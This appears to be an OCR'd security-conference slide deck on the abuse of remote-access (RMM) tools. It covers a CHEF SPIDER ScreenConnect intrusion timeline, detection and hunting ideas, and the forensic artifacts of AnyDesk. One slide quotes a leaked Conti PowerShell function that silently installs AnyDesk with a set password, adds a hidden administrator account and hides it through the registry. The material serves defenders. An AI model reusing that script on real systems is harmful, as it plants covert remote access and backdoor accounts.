
SCREENCONNECT AS 2nd STAGE

Source by theDFIRreport



RMM ABUSE IN THE WILD

MAY 2024



Adversary
CHEF SPIDER

Infrastructure
ScreenConnect


Capability
Phishing Link

Victim
N/A

Source by proofpoint.com

RMM ABUSE IN THE WILD

CHEF SPIDER USES SCREENCONNECT FOR INITIAL ACCESS



CHEF SPIDER develops a unique persona to lure victims

14 weeks prior to initial access

CHEF SPIDER makes initial contact with victim via the Contact Us form on victim's website

Intrusion minus 6 days

Victim believes inquiry is legitimate and responds

CHEF SPIDER sends a calendar invite for a meeting

Intrusion minus 5 days, 20 hours

CHEF SPIDER sends phishing email to reschedule meeting; email contains a weaponized link

Intrusion minus approximately 3 hours

Victim visits weaponized link that contacts inauthentic meeting domain

Intrusion

ScreenConnect downloaded to victim's host

Intrusion plus approximately 20 seconds

Victim executes ScreenConnect, establishing contact with CHEF SPIDER-controlled infrastructure

Intrusion plus 5 minutes


Malicious .bat script is executed, manipulating power settings on victim host

Intrusion plus 6 minutes

Source by Crowdstrike

RMM ABUSE IN VIET NAM?

- Many org using RMM tools by default
  - Ultraview, TeamViewer, AnyDesk, …
  - Government
- Top Cyber-criminals
- Credential/Data theft




DETECT, HUNT, PREVENT

DECTECTION
THREAT HUNTING
INVESTIGATION
PREVENTION

HUNTING RMM ABUSE

- Search for running process
  - if any RMM tools is running
- Search for historical process
  - if any RMM Tools was ran
- Search for filename
  - Suspicious folder path




Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-EK7RLE9\tue
File Options View Process Find Handle Users Help

Process	CPU	Private Bytes	Working Set	PID
procexp64.exe	0.79	59.400 K	96.416 K	12536
cmd.exe		4.092 K	6.464 K	26820
conhost.exe		1.596 K	11.156 K	24708
AnyDesk.exe		34.436 K	55.956 K	23408

[redacted]

Type	Name
Directory	\KnownDlls
Directory	\Sessions\1\BaseNamedObjects
File	C:\Users\tuent




anydesk.exe

Name	Path
AnyDesk.exe	C:\Program Files (x86)\AnyDesk

DETECT RMM ABUSE

- Potential Malicious Use of RMM Tool
  - RMM Execution from Abnormal Folder
  - RMM start as a child process of CMD, PWSH
  - New Abnormal connection to RMM DNS
- Potentially Malicious RMM Tool Installation
  - RMM Service Installation

LOLRMM



RMM Tools Total: 275

275 Search...

https://lolrmm.io/about

74 75 65 64 65 6E 6E

TUEDENN

TUEDENN FROM GODEFEND


INVESTIGATE CASE - ANYDESK

Why **AnyDesk**:

- Multi-OS support
- Portable
- Command-Line Interface
- Unattended access profile
  - https://support.anydesk.com/docs/unattended-access

INVESTIGATE - ANYDESK

- Conti Leak powershell script to install AnyDesk




```
Function AnyDesk {
    mkdir "C:\ProgramData\AnyDesk"
    # Download AnyDesk
    $clnt = new-object System.Net.WebClient
    $url = "http:[//]download[.]anydesk.com/AnyDesk.exe"
    $file = "C:\ProgramData\AnyDesk.exe"
    $clnt.DownloadFile($url,$file)
    cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent
    cmd.exe /c echo J9kzQ2Y0qO | C:\ProgramData\anydesk.exe --set-password
    net user oldadministrator "qc69t4B#Z0kE3" /add
    net localgroup Administrators oldadministrator /ADD
    reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
    NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f

    cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id
}
```

INVESTIGATE - ANYDESK

So...

INVESTIGATE - ANYDESK

Stored at %AppData%/AnyDesk or %ProgramData%/AnyDesk



This PC › Windows 10 (C:) › Users › vagrant › AppData › Roaming › AnyDesk

Name	Date modified	Type	Size
cache			
ad.trace			
system.conf			
system.conf.lock			
user.conf			
user.conf.lock			

This PC › Windows 10 (C:) › ProgramData › AnyDesk ›

Name	Date modified	Type	Size
cache	8/21/2025 2:54 AM	File folder	
ad_svc.trace	8/21/2025 2:54 AM	TRACE File	26 KB
AnyDesk.exe	8/21/2025 2:56 AM	Application	7,751 KB
connection_trace.txt	8/21/2025 3:00 AM	Text Document	1 KB
gcapi.dll	8/21/2025 2:56 AM	Application exten...	385 KB
service.conf	8/21/2025 3:03 AM	CONF File	4 KB
service.conf.lock	8/21/2025 2:53 AM	LOCK File	0 KB
system.conf	8/21/2025 3:06 AM	CONF File	2 KB
system.conf.lock	8/21/2025 2:53 AM	LOCK File	0 KB

74 75 65 64 65 6E 6E


TUEDENN FROM GODEFEND

TUEDENN

INVESTIGATE - ANYDESK

When AnyDesk has been installed and running?

- %AppData%/AnyDesk/ad.trace or %ProgramData%/AnyDesk/ad_svc.trace



